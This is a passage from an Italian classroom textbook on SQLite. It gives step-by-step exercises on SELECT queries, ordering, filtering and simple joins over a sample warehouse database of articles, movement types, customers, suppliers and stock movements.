10	601	2	2007-01-25	1	NULL	1000	500,00

Figura 705.13. Scheletro del file '`creazione-movimenti.sql`', da completare.

```
-- Creazione della relazione "Movimenti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: creazione-movimenti.sql

CREATE TABLE Movimenti …

INSERT INTO Movimenti …
…
```

Si ricorda che i valori numerici vanno indicati come sono, con l'accortezza di usare il punto per la separazione dei decimali; le date, come le stringhe (i valori testuali) vanno delimitate con apici singoli. In questo caso, quando viene a mancare il valore per il cliente o il fornitore, si inserisce il valore «nullo», che si scrive con la parola chiave '**NULL**', come appare nella figura 705.12, senza usare apici.

Una volta completato e salvato il file '`creazione-movimenti.sql`', se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < creazione-movimenti.sql** [*Invio*]

Se si ottengono degli errori, si deve eliminare la relazione '**Movimenti**' dalla base di dati contenuta nel file '`mag.db`', utilizzando il programma '**sqlite3**' in modo interattivo, quindi, dopo le correzioni, si deve riprovare.

Una volta eseguita l'operazione con successo, si stampi il file '`creazione-movimenti.sql`' e lo si consegni per la correzione all'insegnante.

Nella valutazione viene controllata la correttezza del contenuto del file e la coerenza estetica nella scrittura delle istruzioni SQL.

705.8 Conclusione

Prima di passare al capitolo successivo, si deve realizzare un file contenente le istruzioni con cui creare e popolare le relazioni descritte in questo capitolo. In pratica, si tratta di copiare il contenuto dei file '`creazione-articoli.sql`', '`creazione-causali.sql`', '`creazione-fornitori.sql`', '`creazione-clienti.sql`' e '`creazione-movimenti.sql`', in un file completo, che deve essere chiamato '`magazzino.sql`'.

Una volta realizzato il file '`magazzino.sql`', si deve cancellare il file '`mag.db`' e ricreare a partire dalle istruzioni contenute nel file '`magazzino.sql`':

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

Se vengono segnalati degli errori, occorre correggere il file '`magazzino.sql`', cancellare nuovamente il file '`mag.db`', quindi si deve ripetere l'operazione. La base di dati contenuta nel file '`mag.db`', viene usata nel capitolo successivo e non si può proseguire se non si riesce a ricrearla correttamente.

All'inizio del capitolo è stato creato il file '`prova-creazione-articoli.sql`', che a questo punto non serve più e va eliminato.

Capitolo 706

Interrogazione semplice di una relazione

Attraverso l'istruzione '**`SELECT`**' è possibile estrarre il contenuto di una o più relazioni simultaneamente. In questo capitolo si mostrano alcune situazioni riferite a una sola relazione.

706.1 Interrogazione completa

Si ottiene l'elenco completo di una relazione utilizzando l'istruzione seguente:

```
SELECT * FROM nome_relazione
```

Si eseguano i passaggi seguenti, per ottenere la visualizzazione del contenuto complessivo della relazione '**`Articoli`**' e della relazione '**`Causali`**', così come dovrebbero essere contenute nella base di dati del file '**`mag.db`**':

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`.headers on`** [*Invio*]

sqlite> **`.mode column`** [*Invio*]

sqlite> **`SELECT * FROM Articoli;`** [*Invio*]

```
Articolo    Descrizione                    UM          Listino     ScortaMin
----------  -----------------------------  ----------  ----------  ----------
1           Dischetti da 9 cm 1440 Kibyte  pz          0.2         500
2           Dischetti da 9 cm 1440 Kibyte  pz          0.25        500
101         CD-R 16x                       pz          0.5         500
102         CD-R 52x                       pz          1           500
201         CD-RW 4x                       pz          1           200
202         CD-RW 8x                       pz          1.5         200
301         DVD-R 8x                       pz          1           200
302         DVD-R 16x                      pz          2           200
401         DVD+R 8x                       pz          1           200
402         DVD+R 16x                      pz          2           200
501         DVD-RW 8x                      pz          2           200
601         DVD+RW 8x                      pz          2           200
```

sqlite> **`SELECT * FROM Causali;`** [*Invio*]

```
Causale     Descrizione         Variazione
----------  ------------------  ----------
1           Carico per acquisto  1
2           Scarico per vendita  -1
3           Reso da cliente      1
4           Reso a fornitore     -1
5           Rettifica aumento a  1
6           Rettifica aumento v  -1
7           Rettifica diminuzio  1
8           Rettifica diminuzio  -1
9           Carico da produzion  1
10          Scarico a produzion  -1
11          Carico da altro mag  1
12          Scarico ad altro ma  -1
13          Saldo iniziale       1
```

sqlite> **.quit** [*Invio*]

Si osservi che i comandi '**.headers on**' e '**.mode column**' servono a ottenere un elenco incolonnato con le intestazioni, altrimenti, il risultato sarebbe poco gradevole esteticamente.

706.2 Interrogazione con selezione di alcuni attributi

Si ottiene l'elenco di tutte le tuple di una relazione, limitatamente a un certo gruppo di attributi, mettendo, al posto dell'asterisco, i nomi degli attributi desiderati:

SELECT ***attributo*** [, ***attributo***]... FROM ***nome_relazione***

Si eseguano i passaggi seguenti, per ottenere la visualizzazione del contenuto di tutte le tuple della relazione '**Articoli**', limitatamente agli attributi '**Articolo**', '**Descrizione**' e '**Listino**', così come dovrebbero essere contenute nella base di dati del file '**mag.db**':

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version ...
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT Articolo, Descrizione, Listino FROM Articoli;** [*Invio*]

```
Articolo    Descrizione                    Listino
----------  -----------------------------  ----------
1           Dischetti da 9 cm 1440 Kibyte  0.2
2           Dischetti da 9 cm 1440 Kibyte  0.25
101         CD-R 16x                       0.5
102         CD-R 52x                       1
201         CD-RW 4x                       1
202         CD-RW 8x                       1.5
301         DVD-R 8x                       1
302         DVD-R 16x                      2
401         DVD+R 8x                       1
402         DVD+R 16x                      2
501         DVD-RW 8x                      2
601         DVD+RW 8x                      2
```

Intuitivamente, si comprende che si può anche cambiare l'ordine di visualizzazione degli attributi:

sqlite> **SELECT Descrizione, Articolo, Listino FROM Articoli;** [*Invio*]

```
Descrizione                    Articolo    Listino
-----------------------------  ----------  ----------
Dischetti da 9 cm 1440 Kibyte  1           0.2
Dischetti da 9 cm 1440 Kibyte  2           0.25
CD-R 16x                       101         0.5
CD-R 52x                       102         1
CD-RW 4x                       201         1
CD-RW 8x                       202         1.5
DVD-R 8x                       301         1
DVD-R 16x                      302         2
DVD+R 8x                       401         1
DVD+R 16x                      402         2
DVD-RW 8x                      501         2
DVD+RW 8x                      601         2
```

Si conclude il funzionamento interattivo di '**sqlite3**' con il comando '**.quit**':

sqlite> **.quit** [*Invio*]

706.3 Stampa del contenuto di una relazione

Per ottenere la stampa del contenuto di una o di più relazioni, conviene scrivere le istruzioni necessarie in un file di testo, come già fatto nel capitolo precedente. Si proceda con la creazione del file 'prova-stampa-articoli-e-causali.sql', con il contenuto seguente, che ricalca quanto già mostrato nelle sezioni precedenti:

```
-- Stampa del contenuto delle relazioni "Articoli" e "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-stampa-articoli-e-causali.sql

.headers on
```

```
.mode column

SELECT * FROM Articoli;
SELECT * FROM Causali;
```

Per verificare il funzionamento delle istruzioni contenute nel file '`stampa-articoli-e-causali.sql`', si può utilizzare il comando seguente, che interviene nella base di dati contenuta nel file '`mag.db`', limitandosi a visualizzare il risultato:

$ **`sqlite3 mag.db < prova-stampa-articoli-e-causali.sql`** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Articolo    Descrizione                    UM          Listino     ScortaMin
----------  -----------------------------  ----------  ----------  ----------
1           Dischetti da 9 cm 1440 Kibyte  pz          0.2         500
2           Dischetti da 9 cm 1440 Kibyte  pz          0.25        500
101         CD-R 16x                       pz          0.5         500
102         CD-R 52x                       pz          1           500
201         CD-RW 4x                       pz          1           200
202         CD-RW 8x                       pz          1.5         200
301         DVD-R 8x                       pz          1           200
302         DVD-R 16x                      pz          2           200
401         DVD+R 8x                       pz          1           200
402         DVD+R 16x                      pz          2           200
501         DVD-RW 8x                      pz          2           200
601         DVD+RW 8x                      pz          2           200
Causale     Descrizione          Variazione
----------  -------------------  ----------
1           Carico per acquisto  1
2           Scarico per vendita  -1
3           Reso da cliente      1
4           Reso a fornitore     -1
5           Rettifica aumento a  1
6           Rettifica aumento v  -1
7           Rettifica diminuzio  1
8           Rettifica diminuzio  -1
9           Carico da produzion  1
10          Scarico a produzion  -1
11          Carico da altro mag  1
12          Scarico ad altro ma  -1
13          Saldo iniziale       1
```

Per ottenere il risultato stampato su carta, basta modificare leggermente il comando:

$ **`sqlite3 mag.db < prova-stampa-articoli-e-causali.sql | lpr`** [*Invio*]

706.4 Verifica sull'interrogazione della relazione «Articoli»

Si prepari il file '`interrogazione-articoli-01.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple della relazione '**`Articoli`**', ordinando gli attributi in questo modo: '**`Descrizione`**', '**`Articolo`**', '**`UM`**', '**`ScortaMin`**' e '**`Listino`**'.

Figura 706.9. Scheletro del file '`interrogazione-articoli-01.sql`', da completare.

```
-- Interrogazione della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-articoli-01.sql

.headers on
.mode column

SELECT …
```

Una volta completato e salvato il file '`interrogazione-articoli-01.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < interrogazione-articoli-01.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Descrizione                   Articolo    UM          ScortaMin   Listino
----------------------------  ----------  ----------  ----------  ----------
Dischetti da 9 cm 1440 Kibyte 1           pz          500         0.2
Dischetti da 9 cm 1440 Kibyte 2           pz          500         0.25
CD-R 16x                      101         pz          500         0.5
CD-R 52x                      102         pz          500         1
CD-RW 4x                      201         pz          200         1
CD-RW 8x                      202         pz          200         1.5
DVD-R 8x                      301         pz          200         1
DVD-R 16x                     302         pz          200         2
DVD+R 8x                      401         pz          200         1
DVD+R 16x                     402         pz          200         2
DVD-RW 8x                     501         pz          200         2
DVD+RW 8x                     601         pz          200         2
```

Se il risultato è corretto, si proceda con la stampa:

$ **`sqlite3 mag.db < interrogazione-articoli-01.sql | lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-articoli-01.sql`'.

706.5 Verifica sull'interrogazione delle relazioni «Fornitori» e «Clienti»

Si prepari il file '`interrogazione-fornitori-clienti-01.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple delle relazioni '**`Fornitori`**' e '**`Clienti`**', limitatamente agli attributi: '**`Fornitore`**' (nel caso della relazione '**`Fornitori`**') o '**`Cliente`**' (nel caso della relazione '**`Clienti`**'), '**`RagioneSociale`**', '**`Telefono`**' e '**`Fax`**'.

Figura 706.11. Scheletro del file '`interrogazione-fornitori-clienti-01.sql`', da completare.

```
-- Interrogazione delle relazioni "Fornitori" e "Clienti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-fornitori-clienti-01.sql

.headers on
.mode column

SELECT …
SELECT …
```

Una volta completato e salvato il file '`interrogazione-fornitori-clienti-01.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < interrogazione-fornitori-clienti-01.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Fornitore   RagioneSociale  Telefono     Fax
----------  --------------  -----------  -----------
1           Tizio Tizi      0422,111111  0422,222222
2           Caio Cai        0423,222222  0423,333333
3           Sempronio Semp  0422,333333  0422,444444
Cliente     RagioneSociale  Telefono     Fax
----------  --------------  -----------  -----------
1           Mevio Mevi      0422,444444  0422,555555
2           Filano Filani   0439,555555  0439,666666
3           Martino Martin  0438,666666  0438,777777
```

Se il risultato è corretto, si proceda con la stampa:

$ **`sqlite3 mag.db < interrogazione-fornitori-clienti-01.sql`** ↩
↪ **`| lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-fornitori-clienti.sql`'.

706.6 Conclusione

Il file '`prova-stampa-articoli-e-causali.sql`', non serve più nei capitoli successivi, pertanto va eliminato.

Interrogazione ordinata di una relazione

Attraverso l'istruzione '**SELECT**', aggiungendo l'opzione '**ORDERED BY**', è possibile specificare gli attributi secondo i quali ordinare il risultato. In mancanza dell'indicazione di questa opzione, l'elenco delle tuple si ottiene secondo un ordine «casuale», che solitamente coincide con la sequenza di inserimento.

707.1 Interrogazione ordinata

A titolo di esempio, si vuole ottenere l'elenco delle tuple della relazione '**Articoli**', in ordine di descrizione. Si può utilizzare il programma '**sqlite3**' in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Articoli ORDER BY Descrizione;** [*Invio*]

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
101         CD-R 16x     pz          0.5         500
102         CD-R 52x     pz          1           500
201         CD-RW 4x     pz          1           200
202         CD-RW 8x     pz          1.5         200
402         DVD+R 16x    pz          2           200
401         DVD+R 8x     pz          1           200
601         DVD+RW 8x    pz          2           200
302         DVD-R 16x    pz          2           200
301         DVD-R 8x     pz          1           200
501         DVD-RW 8x    pz          2           200
1           Dischetti d  pz          0.2         500
2           Dischetti d  pz          0.25        500
```

Con la relazione '**Articoli**', potrebbe essere interessante un ordinamento per listino, ma in questo caso si aggiunge anche la descrizione, quando il prezzo di listino risulta uguale:

sqlite> **SELECT * FROM Articoli ORDER BY Listino, Descrizione;** [*Invio*]

```
Articolo    Descrizione                    UM          Listino     ScortaMin
----------  -----------------------------  ----------  ----------  ----------
1           Dischetti da 9 cm 1440 Kibyte  pz          0.2         500
2           Dischetti da 9 cm 1440 Kibyte  pz          0.25        500
101         CD-R 16x                       pz          0.5         500
102         CD-R 52x                       pz          1           500
201         CD-RW 4x                       pz          1           200
401         DVD+R 8x                       pz          1           200
301         DVD-R 8x                       pz          1           200
202         CD-RW 8x                       pz          1.5         200
402         DVD+R 16x                      pz          2           200
601         DVD+RW 8x                      pz          2           200
302         DVD-R 16x                      pz          2           200
501         DVD-RW 8x                      pz          2           200
```

sqlite> **.quit** [*Invio*]

Si osservi che l'ordinamento dipende dal tipo di informazione che l'attributo relativo può contenere. Per esempio, nel caso della relazione '**Articoli**', il riordino per descrizione avviene in modo lessicografico, mentre il riordino per listino avviene in base al valore numerico.

707.2 Verifica sull'interrogazione ordinata della relazione «Articoli»

Si prepari il file 'interrogazione-articoli-02.sql', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple della relazione '**Articoli**', ordinate in base al livello di scorta minima e di descrizione; inoltre, si vogliono ottenere solo alcuni attributi, secondo la sequenza: '**ScortaMin**', '**Descrizione**', '**Articolo**'.

Figura 707.4. Scheletro del file 'interrogazione-articoli-02.sql', da completare.

```
-- Interrogazione della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-articoli-02.sql

.headers on
.mode column

SELECT …
```

Una volta completato e salvato il file 'interrogazione-articoli-02.sql', se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < interrogazione-articoli-02.sql** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
ScortaMin   Descrizione  Articolo
----------  -----------  ----------
200         CD-RW 4x     201
200         CD-RW 8x     202
200         DVD+R 16x    402
```

```
200         DVD+R 8x     401
200         DVD+RW 8x    601
200         DVD-R 16x    302
200         DVD-R 8x     301
200         DVD-RW 8x    501
500         CD-R 16x     101
500         CD-R 52x     102
500         Dischetti d  1
500         Dischetti d  2
```

Se il risultato è corretto, si proceda con la stampa:

$ **sqlite3 mag.db < interrogazione-articoli-02.sql | lpr** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-articoli-02.sql`'.

707.3 Verifica sull'interrogazione ordinata della relazione «Clienti»

Si prepari il file '`interrogazione-clienti-01.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple della relazione '**`Clienti`**', ordinate in base alla denominazione della ragione sociale, limitatamente agli attributi '**`Cliente`**' e '**`RagioneSociale`**'.

Figura 707.6. Scheletro del file '`interrogazione-clienti-01.sql`', da completare.

```
-- Interrogazione della relazione "Clienti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-clienti-01.sql

.headers on
.mode column

SELECT …
```

Una volta completato e salvato il file '`interrogazione-clienti-01.sql`', se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < interrogazione-clienti-01.sql** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Cliente     RagioneSociale
----------  --------------
2           Filano Filani
3           Martino Martin
1           Mevio Mevi
```

Se il risultato è corretto, si proceda con la stampa:

$ **sqlite3 mag.db < interrogazione-clienti-01.sql | lpr** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-clienti-01.sql`'.

707.4 Verifica sull'interrogazione ordinata della relazione «Causali»

Si prepari il file '`interrogazione-causali-01.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple della relazione '**`Causali`**', ordinate in base al fatto che si tratti di movimenti in diminuzione o in aumento (l'attributo '**`Variazione`**').

Figura 707.8. Scheletro del file '`interrogazione-causali-01.sql`', da completare.

```
-- Interrogazione della relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-causali-01.sql

.headers on
.mode column

SELECT …
```

Una volta completato e salvato il file '`interrogazione-causali-01.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < interrogazione-clienti-01.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Causale     Descrizione                 Variazione
----------  --------------------------  ----------
12          Scarico ad altro magazzino  -1
10          Scarico a produzione        -1
8           Rettifica diminuzione acqu  -1
6           Rettifica aumento vendite   -1
4           Reso a fornitore            -1
2           Scarico per vendita         -1
13          Saldo iniziale              1
11          Carico da altro magazzino   1
9           Carico da produzione        1
7           Rettifica diminuzione vend  1
5           Rettifica aumento acquisto  1
3           Reso da cliente             1
1           Carico per acquisto         1
```

Se il risultato è corretto, si proceda con la stampa:

$ **`sqlite3 mag.db < interrogazione-causali-01.sql | lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-causali-01.sql`'.

Capitolo 708

Interrogazione selettiva di una relazione

Attraverso l'istruzione '**SELECT**', aggiungendo l'opzione '**WHERE**', è possibile specificare una condizione per la selezione delle tuple desiderate. In mancanza dell'indicazione di questa opzione, l'elenco delle tuple è sempre completo. La parola chiave '**WHERE**' precede un'espressione logica, che viene valutata per ogni tupla: se l'espressione risulta valida (*Vero*), allora la tupla viene presa in considerazione.

In queste lezioni non viene descritto in modo dettagliato come realizzare delle espressioni logiche; tuttavia, vengono raccolte qui delle tabelle riassuntive per la loro realizzazione. Gli studenti possono usarle in modo intuitivo, ma nelle verifiche non si richiede altro che utilizzare o modificare leggermente degli esempi già mostrati.

Tabella 708.1. Operatori di confronto.

Operatore e operandi	Descrizione
op1 = ***op2***	*Vero* se gli operandi si equivalgono.
op1 <> ***op2***	*Vero* se gli operandi sono differenti.
op1 < ***op2***	*Vero* se il primo operando è minore del secondo.
op1 > ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 <= ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 708.2. Operatori logici.

Operatore e operandi	Descrizione
NOT ***op***	Inverte il risultato logico dell'operando.
op1 AND ***op2***	*Vero* se entrambi gli operandi restituiscono il valore *Vero*.
op1 OR ***op2***	*Vero* se almeno uno degli operandi restituisce il valore *Vero*.

Tabella 708.3. Espressioni sulle stringhe di caratteri.

Espressioni e modelli	Descrizione
stringa LIKE ***modello***	Restituisce *Vero* se il modello corrisponde alla stringa. Si osservi che SQLite non accetta la forma '**IS LIKE**'.
stringa NOT LIKE ***modello***	Restituisce *Vero* se il modello non corrisponde alla stringa. Si osservi che SQLite non accetta la forma '**IS NOT LIKE**'.
_	Rappresenta un carattere qualsiasi.
%	Rappresenta una sequenza indeterminata di caratteri.

Tabella 708.4. Espressioni di verifica dei valori indeterminati.

Operatori	Descrizione
espressione `IS NULL`	Restituisce *Vero* se l'espressione genera un risultato indeterminato.
espressione `IS NOT NULL`	Restituisce *Vero* se l'espressione non genera un risultato indeterminato.

Tabella 708.5. Espressioni per la verifica dell'appartenenza di un valore a un intervallo o a un elenco.

Operatori e operandi	Descrizione
op1 `IN (`***elenco***`)`	*Vero* se il primo operando è contenuto nell'elenco.
op1 `NOT IN (`***elenco***`)`	*Vero* se il primo operando non è contenuto nell'elenco.
op1 `BETWEEN` ***op2*** `AND` ***op3***	*Vero* se il primo operando è compreso tra il secondo e il terzo.
op1 `NOT BETWEEN` ***op2*** `AND` ***op3***	*Vero* se il primo operando non è compreso nell'intervallo.

708.1 Interrogazione selettiva

A titolo di esempio, si vuole ottenere l'elenco delle tuple della relazione '**`Articoli`**', selezionando solo quelle che riportano un prezzo di listino maggiore o uguale a 1,00 €. Si può utilizzare il programma '**`sqlite3`**' in modo interattivo:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`.headers on`** [*Invio*]

sqlite> **`.mode column`** [*Invio*]

sqlite> **`SELECT * FROM Articoli WHERE Listino >= 1;`** [*Invio*]

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
102         CD-R 52x     pz          1           500
201         CD-RW 4x     pz          1           200
202         CD-RW 8x     pz          1.5         200
301         DVD-R 8x     pz          1           200
302         DVD-R 16x    pz          2           200
401         DVD+R 8x     pz          1           200
402         DVD+R 16x    pz          2           200
501         DVD-RW 8x    pz          2           200
601         DVD+RW 8x    pz          2           200
```

La condizione di selezione potrebbe essere più articolata; per esempio si potrebbe decidere di selezionare gli articoli che hanno un prezzo di listino maggiore o uguale a 1,00 € e che hanno una descrizione che inizia con «DVD»:

```
sqlite> SELECT * FROM Articoli [Invio]

   ...>         WHERE Listino >= 1 AND Descrizione LIKE 'DVD%'; [Invio]
```

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
301         DVD-R 8x     pz          1           200
302         DVD-R 16x    pz          2           200
401         DVD+R 8x     pz          1           200
402         DVD+R 16x    pz          2           200
501         DVD-RW 8x    pz          2           200
601         DVD+RW 8x    pz          2           200
```

Come sempre, si conclude il funzionamento interattivo di '**sqlite3**' con il comando '**.quit**':

```
sqlite> .quit [Invio]
```

708.2 Verifica sull'interrogazione selettiva della relazione «Articoli»

Si prepari il file 'interrogazione-articoli-03.sql', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco delle tuple della relazione '**Articoli**', corrispondenti a dei «DVD», che abbiano un prezzo minore o uguale a 1,00 € (l'operatore da usare per rappresentare il confronto «minore o uguale» è '**<=**').

Figura 708.9. Scheletro del file 'interrogazione-articoli-03.sql', da completare.

```
-- Interrogazione della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-articoli-03.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
```

Una volta completato e salvato il file 'interrogazione-articoli-03.sql', se ne controlli il funzionamento con la base di dati:

```
$ sqlite3 mag.db < interrogazione-articoli-03.sql [Invio]
```

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
301         DVD-R 8x     pz          1           200
401         DVD+R 8x     pz          1           200
```

Se il risultato è corretto, si proceda con la stampa:

$ **sqlite3 mag.db < interrogazione-articoli-03.sql | lpr** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file ‘`interrogazione-articoli-03.sql`’.

708.3 Verifica sull'interrogazione selettiva e ordinata della relazione «Articoli»

Si prepari il file ‘`interrogazione-articoli-04.sql`’, seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco ordinato per livello di scorta minima delle tuple della relazione ‘**`Articoli`**’, che corrispondono a dei «CD».

Figura 708.11. Scheletro del file ‘`interrogazione-articoli-04.sql`’, da completare.

```
-- Interrogazione della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-articoli-04.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
       ORDER BY …
```

Una volta completato e salvato il file ‘`interrogazione-articoli-04.sql`’, se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < interrogazione-articoli-04.sql** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
202         CD-RW 8x     pz          1.5         200
201         CD-RW 4x     pz          1           200
102         CD-R 52x     pz          1           500
101         CD-R 16x     pz          0.5         500
```

Se il risultato è corretto, si proceda con la stampa:

$ **sqlite3 mag.db < interrogazione-articoli-04.sql | lpr** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file ‘`interrogazione-articoli-04.sql`’.

708.4 Verifica sull'interrogazione selettiva della relazione «Causali»

Si prepari il file '`interrogazione-causali-02.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco delle tuple della relazione '**`Causali`**' che comportano un aumento (contabile) della quantità di un articolo in magazzino. Le causali che rappresentano un aumento della quantità sono quelle che, nell'attributo '**`Variazione`**' hanno il valore 1 (ovvero +1); pertanto, per selezionare le tuple in questione, è sufficiente verificare che questo valore sia esattamente pari a uno (utilizzando l'operatore '**`=`**').

Figura 708.13. Scheletro del file '`interrogazione-causali-02.sql`', da completare.

```
-- Interrogazione della relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-causali-02.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
```

Una volta completato e salvato il file '`interrogazione-causali-02.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < interrogazione-causali-02.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Causale     Descrizione          Variazione
----------  -------------------  ----------
1           Carico per acquisto  1
3           Reso da cliente      1
5           Rettifica aumento a  1
7           Rettifica diminuzio  1
9           Carico da produzion  1
11          Carico da altro mag  1
13          Saldo iniziale       1
```

Se il risultato è corretto, si proceda con la stampa:

$ **`sqlite3 mag.db < interrogazione-causali-02.sql | lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-causali-02.sql`'.

Capitolo 709

Interrogazioni simultanee di più relazioni

Quando si realizzano delle relazioni, spesso si considerano dei collegamenti tra queste, per evitare di ripetere le stesse informazioni in relazioni differenti. La relazione '**`Movimenti`**', creata all'inizio di queste lezioni, contiene diversi attributi che, in pratica, fanno riferimento a tuple di altre relazioni.

Figura 709.1. La relazione '**`Movimenti`**', già apparsa nella figura 705.12.

Movimento	Articolo	Causale	Data	Cliente	Fornitore	Quantita	Valore
1	2	1	2007-01-15	NULL	3	10000	100,00
2	2	2	2007-01-16	2	NULL	1000	10,00
3	102	1	2007-01-17	NULL	2	1000	200,00
4	102	2	2007-01-18	1	NULL	100	20,00
5	401	1	2007-01-19	NULL	1	1000	200,00
6	401	2	2007-01-20	3	NULL	200	40,00
7	401	4	2007-01-20	NULL	1	100	20,00
8	102	4	2007-01-20	NULL	2	100	20,00
9	601	1	2007-01-21	NULL	3	2000	1000,00
10	601	2	2007-01-25	1	NULL	1000	500,00

Intuitivamente si comprende che i dati usati per creare il collegamento con un'altra relazione, devono essere sufficienti a individuare le tuple in modo univoco. Quindi, sulla base di questa univocità, si possono collegare effettivamente i dati attraverso delle interrogazioni che coinvolgono tutte le relazioni interessate, per generare un listato con le informazioni desiderate.

709.1 Interrogazione simultanea delle relazioni «Movimenti» e «Articoli»

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file '`prova-interrogazione-movimenti-articoli.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Interrogazione delle relazioni "Movimenti" e "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-interrogazione-movimenti-articoli.sql

.headers on
.mode column

SELECT Movimenti.Data, Articoli.Descrizione,
       Movimenti.Causale, Movimenti.Quantita
       FROM Movimenti, Articoli
       WHERE Movimenti.Articolo = Articoli.Articolo;
```

Come si può vedere, per evitare ambiguità, i nomi degli attributi sono preceduti dal nome della relazione a cui appartengono, separati da un punto.

Si controlli di avere scritto il file '`prova-interrogazione-movimenti-articoli.sql`' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-interrogazione-movimenti-articoli.sql** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Data        Descrizione                           Causale     Quantita
----------  ------------------------------------  ----------  ----------
2007-01-15  Dischetti da 9 cm 1440 Kibyte colorati  1         10000
2007-01-16  Dischetti da 9 cm 1440 Kibyte colorati  2         1000
2007-01-17  CD-R 52x                              1           1000
2007-01-18  CD-R 52x                              2           100
2007-01-19  DVD+R 8x                              1           1000
2007-01-20  DVD+R 8x                              2           200
2007-01-20  DVD+R 8x                              4           100
2007-01-20  CD-R 52x                              4           100
2007-01-21  DVD+RW 8x                             1           2000
2007-01-25  DVD+RW 8x                             2           1000
```

709.2 Interrogazione simultanea delle relazioni «Movimenti», «Articoli» e «Causali»

Si riprenda il file '`prova-interrogazione-movimenti-articoli.sql`' e lo si modifichi in modo da avere il contenuto seguente:

```
-- Interrogazione delle relazioni "Movimenti", "Articoli" e "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-interrogazione-movimenti-articoli.sql

.headers on
.mode column

SELECT Movimenti.Data, Articoli.Descrizione,
       Causali.Descrizione
       FROM Movimenti, Articoli, Causali
       WHERE Movimenti.Articolo = Articoli.Articolo
         AND Movimenti.Causale = Causali.Causale;
```

